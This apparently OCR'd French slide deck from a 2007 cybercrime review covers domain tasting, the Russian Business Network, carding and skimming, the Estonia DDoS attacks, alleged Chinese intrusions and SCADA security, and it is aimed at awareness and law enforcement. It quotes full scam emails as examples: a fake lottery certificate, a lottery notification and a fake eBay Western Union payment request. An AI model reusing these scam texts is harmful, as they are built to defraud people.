
Facturation des domaines DNS au bout de 5 jours (registrar)

- Pratique qui à l'origine permettait de gérer les « erreurs » (typo…)

Détournement fréquent de cette pratique

- Utilisation du « domain tasting » pour disposer de nombreux noms de domaine gratuits (spamming, phishing…)

Quelques statistiques



Source: Icann, Nick Ashton-Hart

Des organisations criminelles toujours en action

The Russian Business Network (RBN)

ISP russe, basé à St Petersbourg…

… connu pour ses activités douteuses


- Tel que présenté par Wikipedia : Pornographie, contrefaçon, malware et phishing…

Russian Business Network

Octobre 2007 : C'est un empire…

- Nombreux sites de vente de faux produits de sécurité (anti-virus, anti-spyware, codecs).
- Sites de ventes de malware, forums spécialisés (mise en relation, ventes, achats).
- Sites proposant des rémunérations en contrepartie d'activités douteuses (iFramer)
- Nombreux sites piégés adressés par les IFrames (avec exploits, MPack), sites miroirs (RockPhish). Sites relais pour auto-génération de malware (W32/Nuwar), etc.
- Sites collecteurs (phishing) et administrateurs (botnet).
- Sites pour adulte (XXX) et sites pédophiles.

1 million de sites, plusieurs millions d'adresses IP disponibles et 4 millions de visiteurs par mois.



Source Verisign

RBN… et stormworm 2008…

Domain Name:

- MERRYCHRISTMASDUDE.COM - Creation Date: Nov 27 2007
- UHAVEPOSTCARD.COM - Creation Date: Dec 23 2007
- HAPPYCARDS2008.COM - Creation Date: Dec 26 2007

Déposé par

- “ANO REGIONAL NETWORK INFORMATION CENTER DBA RU (Russia)”

Source : rbnexploit.blogspot.com

Webographie

MPack, the italian job
http://www.vnunet.fr/fr/news/2007/06/20/l-attaque-italian-job-se-r-pand
Another malware pulls an Italian job
http://blog.trendmicro.com/another-malware-pulls-an-italian-job/
Alerte Websense : MPack
http://www.websense.com/securitylabs/alerts/alert.php?AlertID=782
Italy Under Attack: Mpack Gang Strikes Again!
http://www.symantec.com/enterprise/security_response/weblog/2007/06/italy_under_attack_mpack_gang.html
Know your Enemy: Fast-flux Service Networks
http://www.honeynet.org/papers/ff/
Know your Enemy: Malicious Web Servers
http://www.honeynet.org/papers/mws/
Exposing Stormworm
http://noh.ucsd.edu/~bmenrigh/exposing_storm.ppt
Russian Business Network
http://rbnexploit.blogspot.com/
Russian Business Network study (David Bizeul)
http://www.bizeul.org/files/RBN_study.pdf
Security Intelligence Webcast Replays
- Uncovering Online Fraud Rings: The Russian Business Network
- Cyber Espionage: China and the Network Crack Program Hacker Group
http://www.verisign.com/security-intelligence-service/info-center/webcasts/archived/index.html
Analyse CERT-IST – Bilan 2007
http://www.cert-ist.com

Remerciement :
François Paget, McAfee et Eric Edelstein, Orange pour les informations et supports fournis

Panorama 2007

- Sophistication des attaques

- Enjeux malveillants sur le eCommerce
  - Fraude aux cartes bancaires via Internet
  - Escroqueries *via* les sites d'enchères

- Evocation de faits marquants
  - « Cyber-guerre » Estonie
  - Cyber-attaques « chinoises »
  - Enjeux de sécurité sur les infrastructures SCADA

Les manifestations les plus visibles de la cybercriminalité: carding, skimming, escroqueries sur Internet

Fabien LANG

Adjoint au chef de l'OCLCTIC

Direction centrale de la police judiciaire

Le *carding*: un marché aux voleurs mondialisé

Vocabulaire de la CB

TYPES

NUMERO
TITULAIRE
DUREE DE VALIDITE
CRYPTOGRAMME

DUMP
CVV2
BIN

Définition

Au sens général il s'agit du piratage de cartes bancaires par diverses techniques matérielles, logicielles ou subversives aux fins d'obtenir et de revendre les données de cartes bancaires, de s'en servir pour effectuer des achats frauduleux, au préjudice du porteur légal.

3 étapes :

- *Coding : piratage de données*
- *Vending : revente des données*
- *Cashing : échanges financiers*

Coding (Carders)

- Générateur automatique de numéros
- Data bank hacking
- Spyware & chevaux de Troie

Vending (Venders)

- Achat et revente de :
  - numéros de cartes bancaires,
  - pistes magnétiques
  - Informations titulaires
  - Cryptogrammes

Cashing (Cashers) = escroqueries et circuits de blanchiment d'argent

- Effectuer des achats réels (web, télévente, en boutique…)
- Générer des transactions d'achats virtuels
- Retrait d'argent et échanges financiers

CASHING ou escroqueries et circuit de blanchiment

Ensemble des dispositifs pour récupérer l'argent des comptes porteurs , utiliser et blanchir les sommes transférées.

Utilisation de dispositifs financiers pour rémunérer les fournisseurs de données bancaires

❶

- Montage de sociétés de ventes commerciales virtuelles pour générer de faux achats mais de véritables transactions
- Achats de biens et produits sur de véritables boutiques en lignes
- Achats de biens et produits dans les boutiques réelles

❷

- Western Union
- Egold
- Webmoney

Illustration

- Affaire *Card System* aux USA en 2005 : 70.000 numéros piratés et utilisés
- Affaire *TJX* aux USA en 2007 : 45 millions de numéros de cartes piratés

Illustration

- Identification de ressortissants français s'adonnant au commerce de numéros de cartes bancaires en 2007
- Liens établis avec d'autres individus au Canada, Royaume-Uni, Russie et aux USA

- Vente des numéros sur des forums confidentiels
- Utilisation de moyens de paiements alternatifs : Western Union, E-Gold et Web Money
- Préjudice estimé par les activités des auteurs français estimé à 2 millions de dollars

Le skimming : une criminalité à l'échelle européenne

- Criminalité essentiellement d'origine est européenne
- Apparition de groupes issus des banlieues françaises
- Des groupes hiérarchisés et structurés

Le piratage de D.A.B


Piste magnétique

skimmer

Code confidentiel

Faux clavier

Système vidéo



2 micro-caméras


New Energy

Les escroqueries sur Internet : le règne de la mystification

Les escroqueries sur Internet

- Une criminalité en forte augmentation
- La prévention comme moyen d'action indispensable
- Des enjeux nouveaux en matière de coopération internationale

CERTIFICAT GAGNANT BILL GATES FOUNDATION

Certifions que la somme de Cinquante Mille Euro (50.000) attribué à [redacted]S, Gagnant de la loterie internationale ' VIVE L'ENFANCE ' de l'Organisme COMPASSION INTERNATIONALE, est une donation de LA BILL GATES FOUNDATION.

LE CONTEXTE IMPLIQUE

(1) QUE LESDITS FONDS NE PROVIENNENT PAS DU FAIT DE LA VENTE DE DROGUES DURES : C'EST-A-DIRE COCAINE, HEROINE, OPIUM OU D'AUTRES DROGUES (MEDICAMENTS) LIEES.

(2) LES FONDS MENTIONNES CI-DESSUS NE SONT ISSUS D'UN BLANCHISSEMENT D'ARGENT OU PEUVENT ETRE COMME ISSUE D'UN SABOTAGE ECONOMIQUE.

Par conséquent, MAITRE BOHUI ADRIEN principal de l'ÉTUDE JURIDIQUE DE MAITRE BOHUI ADRIEN à Abidjan reconnais [redacted], comme bénéficiaire avantageux de ces fonds d'une valeur de Cinquante Mille Euros (50.000 euros) et déclare par la présente que les informations mentionnées ci-dessus sont correctes et ceci dans le respect des règles en vigueurs.

L'Etude Juridique de Maître BOHUI ADRIEN se tient responsable de l'exactitude des informations ci–dessus mentionnées.

Ce Certificat est signé conjointement par LA BILL GATES FOUNDATION et COMPASSION INTERNATIONALE, représenté respectivement par Mme ISABELLE CHEVALIER et Mr ANDRE DUSSELIER sous la supervision de MAITRE BOHUI ADRIEN pour le Ministère de la Justice.

BILL GATES FONDATION
DIRECTRICE DES OPERATIONS
ISABELLE CHEVALIER

Etude Juridique Bohui Adrien
bp 239 Aboisso
Rep de Cote D'Ivoire
tel : 00225 09 45 97 62

Mr ANDRE DUSSELIER
COMPASSION INTERNATIONALE
Représentant Exclusif

Fait à Abidjan, le 1 Octobre 2007

From: euromillions euromillions
To: tirages.elottery@orangemail.es
Sent: Saturday, November 24, 2007 10:06 PM
Subject: WINNER E-LOTTERY

Réf: 10205
Groupe: 12/25/0360
Code représentant:03

NOTIFICATION:

Nous avons le plaisir de vous informer du tirage au sort du programme de la lotterie anglaise euro millions qui s'est tenu le 01novembre 2007 à Londres. Votre adresse électronique attachée à un numéro de ticket: 69475600545-721 avec Numéro de série : 8867/04 a tiré les chiffres gagnants : 31-6-26-13-35-7, qui vous ont par la suite permis de gagner dans la 2ème catégorie.

Vous avez donc, été tiré au sort pour bénéficier d'une somme totale 1.500.00€ (Cent cinquante milles Euros) en liquide, crédité au fichier KPC/9080118308/02. La cagnotte totale de €100 millions a été partagée parmi les Cinquantes (50) premiers heureux gagnants de cette catégorie.

Notez s'il vous plaît que vos chiffres gagnants sont compris dans la liste de notre agents représentatifs en Europe comme indiqué sur le coupon de jeu. Par conséquent, votre lot de 1.500.00 € (Cent cinquante Mille Euro) vous sera versé par notre filiale bancaire à Londres. Notre agent commencera le processus pour faciliter la sortie de vos fonds aussitôt que vous prendrez contact avec lui.

Tous les participants ont été choisis de façon aléatoire sur la toile Internet grâce à un système informatique de tirage au sort. Cette promotion a lieu annuellement. Pour des raisons de sécurité, nous vous conseillons de tenir vos informations de victoire confidentielles jusqu'à ce que votre dossier ait été traitée et que votre argent vous ait été viré (envoyé) de la façon que vous considérerez convenable. C'est une partie des mesures de précaution pour éviter les cas de double revendication de gain et l'usage abusif de ce programme par quelques éléments sans scrupules. Soyez Prévenu.

Ne repondez a notre sponsor de diffusion .

Pour rentrer en possession de votre lot,veuillez faire parvenir votre copie de carte d'identitée ou de passeport a jour (scannée en copie jointe afin de recevoir votre ticket gagnant) entrez s'il vous plaît en contact uniquement avec le représentant des gagnants francophone avec les informations ci-dessus pour le traitement de votre dossier et mise à jour de votre dossier

Agent: CARLOS ALBIN
Contacter Uniquement Notre agent pour toutes les informations

Contact Agent

NOM ET PRENOMS : CARLOS ALBIN
mail: maitre.carlosalbin@yahoo.fr ou
maitre.carlosalbin@consultant.com

PROCEDURE

Dès la réception de ce mail de félicitation

1-Sachez que sans mise a jour de votre nouvelle situation financiere,nous ne pouvons vous transferez votre gain cela dit l'huissier accredité se chargera uniquement de tous vos documents d'ordre juridique ,administratif

2-La copie de carte d'identité ou de passeport a jour par mail (scannée en copie jointe enfin de recevoir votre)

3-L'adresse complète de votre lieu d'habitation (adresse géographique, téléphone, fax, profession)

L'agent vous introduira par la suite auprès de l'huissier.
Pour éviter des délais inutiles et des complications, rappelez s'il vous plaît dans toutes vos communications avec l'agent désigné ; vos numéros de référence/groupe.

Pour éviter des délais inutiles et des complications, rappelez s'il vous plaît dans toutes vos communications avec nous ou notre agent désigné; vos numéros de référence/groupe.
Recevez les félicitations de tout le personnel de ce programme.

Merci de participer à notre programme promotionnel de loterie.

Le code d'accès restera valable 3 jours, ainsi vous aurez tout le temps d'en faire profiter vos amis et votre famille.

NB
Nous agissons conformément aux règles mondiales contre le blanchiment d'argent, le terrorisme ,les violations des droits de l'homme ainsi que le financement de rebellion .

Nous vous certifions qu'aucune somme d'argent ne sera retirée de votre gain jusqu'à ce que vous soyez en possession totale de votre gain.

IMPORTANT
Ce mail est conforme à la législation en vigueur et à la position de la CNIL du 17 février 2005 sur la prospection par courrier
électronique dans le cadre professionnel (CNIL : échos des séances 02/03/2005).
Conformément à l'article 34 de la loi 78-17 du
6 janvier 1978 relative à l'informatique, aux fichiers et aux libertés, vous disposez d'un droit d'accès, de rectification des
données nominatives vous concernant.

Acceder a Notre site Web: http://gagner-euromillions.levillage.org/euromillions/loterie-anglais-euromillions.htm.

CARLOS ALBIN
Coordinateur International de la Loterie Anglais

Cher Monsieur,

Je suis le premier propriétaire de la voiture. La voiture est en bon état, aucun problèmes. Je vois de votre email que vous êtes intéressé par l'état de la voiture ainsi vous devez savoir que la voiture est 100% fonctionnant et regardant très bon, aucunes pailles ou bosselures, aucunes éraflures ou n'importe quel genre de dommages, aucune inondation ou détruit ,aucun problème de moteur, l'intérieur ne semble pas grand, est état nouvel parce que j'ai ai pris soin de lui l'aime . **J'ai acheté la voiture en France et j'ai toujours les documents français d'enregistrement.**
J'habite à Rome , L'Italie et j'ai la voiture ici avec moi. Je peux vous livrer la voiture. Email moi si vous voulez acheter la voiture. Le prix d'achat immédiat est de ***5500 euros*** .Les coûts d'expédition sont inclus dans le prix ! J'ai quelques problèmes de famille et j'ai besoin d'argent pressant, c'est pourquoi le prix est si bas.J'ai décidé que le paiement soit fait en utilisant la sécurité d'Ebay. Je veux saisir cette occasion de vous assurer que cette affaire est 100% légitime. J'ai décidé que le paiement à accomplir en utilisant la sécurité d'Ebay parce que je veux saisir cette occasion de vous assurer que cette affaire est 100% LEGITIME. Votre argent sera gardé par eBay jusqu'à ce que vous receviez la voiture et leur envoyiez la confirmation que vous êtes satisfaits du produit reçu. Au cas où vous ne voudriez pas garder toute la voiture que vous devrez faire doit les demander un remboursement et vous serez totalement remboursés en 5 jours. J'espère que je vous ai dit tout ce que vous devez savoir et je continuerai à chercher autres acheteurs possibles jusqu'à ce que vous m'informerez que vous voulez aller en avant avec l'affaire.
Vous devez savoir que si vous décidez d'acheter la voiture j'aurai besoin de votre nom et prénoms et adresse d'expédition (votre nom ebay y compris) aussitôt que possible afin d'envoyer vos détails à eBay et commencer la transaction.

PS: désolé pour le mauvais français. J'utilise un traducteur de logiciel pour traduire mes messages.

Cordialement,

Brandi Carpenter

eBay a envoyé ce message à un membre enregistré eBay.

Votre nom inscrit est inclus pour montrer ce message provenu d'eBay.

Voici la protection d'achat pour votre transaction d'article : 1975 Cobra Cabriolet

Le vendeur nous a envoyé les documents suivants:
-certificat d'immatriculation
-certificat de non-gage
-certificat de dédouannement
-certificat de conformité européenne
-carnet d'entretien
-facture d'achat
-carte d'identite
-passeport

La politique d'intimité de notre compagnie nous interdit de vous envoyer les documents. Nos experts du Service Juridique ont reçu et ont vérifié les documents du vendeur. Selon nos experts vous pouvez acheter la voiture sans risque. Les avis de nos experts sont basés sur leur connaissance étendue.
Nous pouvons vous garantir que:
-la voiture n'a aucun accident.
-le vendeur est le propriétaire de la voiture.
-la voiture n'est pas gagé.
-la voiture a passé l'inspection technique. La voiture n'a pas des défauts mécaniques.
-la voiture peut être enregistré en France sans problème.

Pour des raisons de sécurité vous n'effectuerez pas le paiement directement au vendeur. Vous effectuerez le paiement à notre agent local d'Italie, madame Olivia Tunder. Le vendeur a accepté de payer les frais pour cette transaction. Au lieu de 5500 euros vous pouvez envoyer à notre agent seulement 5200 euros.
Après que vous avez envoyé le paiement à notre agent nous instruirons le vendeur de vous envoyer votre article acheté. Après que vous receviez et examiniez votre article acheté, si vous convenez, notre agent libérera l'argent au vendeur.

Voici les instructions pour effectuer le paiement:

1) Localisez le bureau de Western Union (à la Poste) le plus proche.
Pour localiser un bureau de Western Union, clic ici.

2) Effectuez le paiement avec argent comptant (5200 euros) à notre agent.

Voici le nom et l'adresse du notre agent:
NOM: Olivia Tunder
RUE: 94 Via Torre Rossa
VILLE: Rome 00165
PAYS: Italie

3) Envoyez-nous à 08-2667-5976 (fax) les copies des reçur de paiement.

TRANSFERT D'ARGENT WESTERN UNION

Assurez-vous que vous avez placé votre fax sur la haute qualité.
Quand vous effectuez le paiement a Western Union svp se rappeler de suivre ces règles simples:

1) écrivent votre adresse complète (rue, ville, pays, numéro de téléphone) sur la reçu du Western Union.

2) on ne vous permet d'écrire rien environ eBay sur la reçu du Western Union. Ceci est considéré "publicité masquée" et strictement interdit par Western Union.

Votre transaction avec le vendeur a été automatiquement assurée par notre compagnie contre des achat, votre argent sera remboursé.
Nous, eBay France, déclarons officiellement que nous prenons le plein responsability pour la sécurité et la confidentialité de cette transaction.
Ne pas répondre à cet email, car votre réponse ne sera pas reçue.

La réponse institutionnelle

- La direction générale de la police nationale
- La direction générale de la gendarmerie nationale (STRJD-NTECH)
- La préfecture de police (BEFTI-BFMP)

L 'O.C.L.C.T.I.C

Décret N° 2000-405 du 15 mai 2000

- **Vocation interministérielle**
- **Compétence nationale**
  - Centralisation et documentation
  - Rôle opérationnel
  - Prévention du phénomène criminel
  - Analyse statistique
- **Lutte contre les phénomènes d'un caractère sensible et de dimension internationale**

L 'O.C.L.C.T.I.C

Les Missions :

Au plan national

- La centralisation de l'information et la coordination
- Les **enquêtes** de police judiciaire spécialisées

à caractère sensible ou confidentiel, à portée nationale, ou internationale.

L ’O.C.L.C.T.I.C

Les Missions :

Au plan national

- L’**assistance technique**, au profit des services centraux et locaux,

- à l ’occasion de constatations ou de perquisitions,

- lors des auditions.

- **La formation des ESCI**

L ’O.C.L.C.T.I.C

- Prévention du phénomène criminel :

-Travaux de l’Observatoire de la sécurité des cartes de paiement

-FBF, GIE CB, AFOM…

-Signalement des contenus illicites sur Internet

L 'O.C.L.C.T.I.C

Les Missions

- Au plan international :

- **Point de contact national Interpol**, assurant la gestion des messages du BCN,
- **Point de contact du G8** et participation au groupe de travail sur la criminalité high tech.
- **Commission Européenne** – *Expert Group,*
- **Membre des groupes de travail d 'Interpol** « *High Tech Crime* » et **d 'Europol** (*AWF*)

Les enjeux

- La coopération internationale
- La prévention
- L'adaptation des services de l'Etat face aux nouvelles menaces

Panorama 2007

- Sophistication des attaques

- Enjeux malveillants sur le eCommerce
  - Fraude aux cartes bancaires via Internet
  - Escroqueries *via* les sites d'enchères

- Evocation de faits marquants
  - « Cyber-guerre » Estonie
  - Cyber-attaques « chinoises »
  - Enjeux de sécurité sur les infrastructures SCADA


Evocation : « cyber-guerre » en Estonie

- Attaques Internet de fin avril à mi-mai suite au déplacement d'un monument à la mémoire des soldats russes (2nde guerre mondiale)
  - Manifestations de rue
  - Défiguration de sites webs, attaques en DoS (déni de service) contre des sites et infrastructures gouvernementales estoniennes
  - Programme gouvernemental de développement des nouvelles technologies (Estonian Information Society Strategy 2013)
- Foisonnement de néologismes dans la Presse, les blogs : cyber-guerre, world war web, etc.
- La Russie accusée…

Evocation : « cyber-guerre » en Estonie

Mode opératoire

- Plusieurs vagues de durée et d'intensité variables
  - 10 heures pour la plus longue
  - Une 1ère action « émotionnelle » (27-29/04)
- Attaques en DoS « conventionnelles » (ICMP et TCP-SYN flooding)
- Utilisation de Botnets lors de la 2nde vague, plus sophistiquée (-> 18/05)
- Délocalisation géographique (hors Russie)



Evocation : « cyber-guerre » en Estonie

Cyber-manif (violente) oui, attaque militarisée (cyber-guerre)…

- Rien d'avéré mais pose le problème de la gestion pour un Etat de l'émergence rapide, “spontanée”, de groupes d'action sur le web, voire de liens-synchronisation avec des manifestations de rue

  Quelle préparation ? Quelle réactivité des services d'Etat ? Besoin accru d’une collaboration transnationale. Interpellations réalisées…

Les enjeux restent le sabotage d'infrastructures, la perception des événements par les opinions (nationales et internationales)….

Webographie

http://www.statesmanjournal.com/apps/pbcs.dll/article?AID=2008801120306&template=printart

http://www.ecrans.fr/Cyber-offensive-contre-l-Estonie.html

http://asert.arbornetworks.com/2007/05/estonian-ddos-attacks-a-summary-to-date/

http://www.smh.com.au/news/Technology/Estonia-urges-firm-EU-NATO-response-to-new-form-of-warfarecyberattacks/2007/05/16/1178995207414.html#

http://www.informationweek.com/story/showArticle.jhtml?articleID=201202784

http://www.theregister.co.uk/2007/05/07/estonian_attacks_suspect/

Evocation : cyber-attaques « chinoises »

La Chine déjà au centre des discussions

- Peintures au plomb et jouets d'enfants
- Inflammabilité de textiles
- Aliments non conformes aux règles sanitaires
- Etc.

Quel contexte événementiel lors de cette médiatisation?

- Pour certains, sommet APEC (Asia Pacific Economic Co-operation) de la semaine suivante
- Pour d'autres, à un mois du 17ème congrès du Partie Communiste Chinois (cf. IOL n°554)

=>Volonté de pression médiatique ?

Evocation : cyber-attaques « chinoises »

La ou les attaques chinoises

- Juin, compromission de messagerie au Pentagone (US Defense Secretary)
  - *« …John Hamre, a Clinton-era deputy defence secretary involved with cyber security, said that while he had no knowledge of the June attack, criminal groups sometimes masked cyber attacks to make it appear*

    they came from government computers in a particular country »
  - *« …National Security Council said the White House … consider whether the administration needed to restrict the use of BlackBerries… »*
  - Nom de code américain pour ces opérations « Titan Rain »
- Fin août, Chevaux de Troie et communication du BfV allemand

  « …Die Angriffe kamen fast täglich - aus Lanzhou in Nordwest-China, aus Kanton oder aus Peking… » (Spiegel)

  …mais déjà une communication en février : « *Chinesische Hacker spionieren deutschen Mittelstand aus“* (Spiegel)

Evocation : cyber-attaques « chinoises »

La ou les attaques chinoises

- Septembre, avertissements du gouvernement britannique mais sans mention d'un mode opératoire particulière… sauf en décembre, cheval de Troie : espionnage chez Rolls-Royce et Shell
- Septembre, SGDN (France) attaques par rebond
  - *« Je ne suis pas en mesure de dire que ces attaques viennent du gouvernement chinois…on sait qu'il y avait un site chinois dans la « boucle »»* (SGDN in Le Monde)
- Australie et Nouvelle-Zélande annoncent également avoir subi des attaques

Variété des types d'attaques…

- Mais nul commentaire de divulgation, dysfonctionnement, blocage, sabotage d'un système d'information

Webographie

http://www.ft.com/cms/s/0/9dba9ba2-5a3b-11dc-9bcd-0000779fd2ac.html?nclick_check=1

http://www.ft.com/cms/s/0/9dba9ba2-5a3b-11dc-9bcd-0000779fd2ac.html

http://business.timesonline.co.uk/tol/business/markets/china/article2988228.ece

http://business.timesonline.co.uk/tol/business/industry_sectors/technology/article2980250.ece

http://www.spiegel.de/politik/deutschland/0,1518,502076,00.html
http://www.spiegel.de/netzwelt/tech/0,1518,501954,00.html
http://www.spiegel.de/wirtschaft/0,1518,465041,00.html
http://www.guardian.co.uk/technology/2007/sep/04/news.internet
http://www.lemonde.fr/web/article/0,1-0@2-3224,36-952776@51-952866,0.html

Evocation : enjeux sécurité du SCADA

SCADA: Supervisory Control And Data Acquisition (commande et acquisition de données de surveillance)

- Télégestion à grande échelle réparti au niveau des mesures et des commandes (wikipedia)
- Transmission et distribution de fluides et services essentiels : eau, gaz, électricité, produits chimiques ou signalisation, etc.

Evocation : enjeux sécurité du SCADA

Une politique de sécurité plus difficile à mettre en œuvre (source : INL Critical Infrastructure Protection Center, 2007)

SECURITY TOPIC	INFORMATION TECHNOLOGY	CONTROL SYSTEMS
Anti-virus & Mobile Code Counterfeasures	Common & widely used	Uncommon and difficult to deploy
Support Technology Lifetime	3-5 Years	Up to 20 years
Outsourcing	Common & widely Used	Rarely Used
Application of Patches	Regular/Scheduled	Slow (Vendor specific)
Change Management	Regular/Scheduled	Legacy based – unsuitable for modern security
Time Critical Content	Delays are generally accepted	Critical due to safety
Availability	Delays are generally accepted	24x7x365 (continuous)
Security Awareness	Good in both private and public sector	Generally poor regarding cyber security
Security Testing/Audit	Scheduled and mandated	Occasional testing for outages
Physical Security	Secure	Very good but often remote and unmanned

Evocation : enjeux sécurité du SCADA

Nouvelle sensibilisation après les événements 2001

Des actes de malveillance conventionnels mais avec potentiellement des effets très importants

- 2003, ver Slammer et site nucléaire (Ohio)
- 2003, ver Nachi et réseau DAB Diebold; virus SoBig et signalisation ferroviaire (Floride)
- 2007 (et 2000 en Australie) sabotage logique par un administrateur réseau du système d'approvisionnement en eau (Californie)
- 2007 destruction expérimentale d'un générateur électrique (Idaho pour CNN)

Evocation : enjeux sécurité du SCADA

2007, volumétrie importante de livrables, documentations sur la sécurité SCADA

- Idaho National Laboratory, NIST (SP800-82), SANS, TSWG…

SCADA (in)Security

- HITB SecConf 2007 (Malaisie)
- 24C3 (CCC, Berlin)

Une prochaine conférence Clusif ☺

Webographie

http://www.theregister.co.uk/2007/05/21/alabama_nuclear_plant_shutdown/

http://www.informationweek.com/story/showArticle.jhtml?articleID=13100807

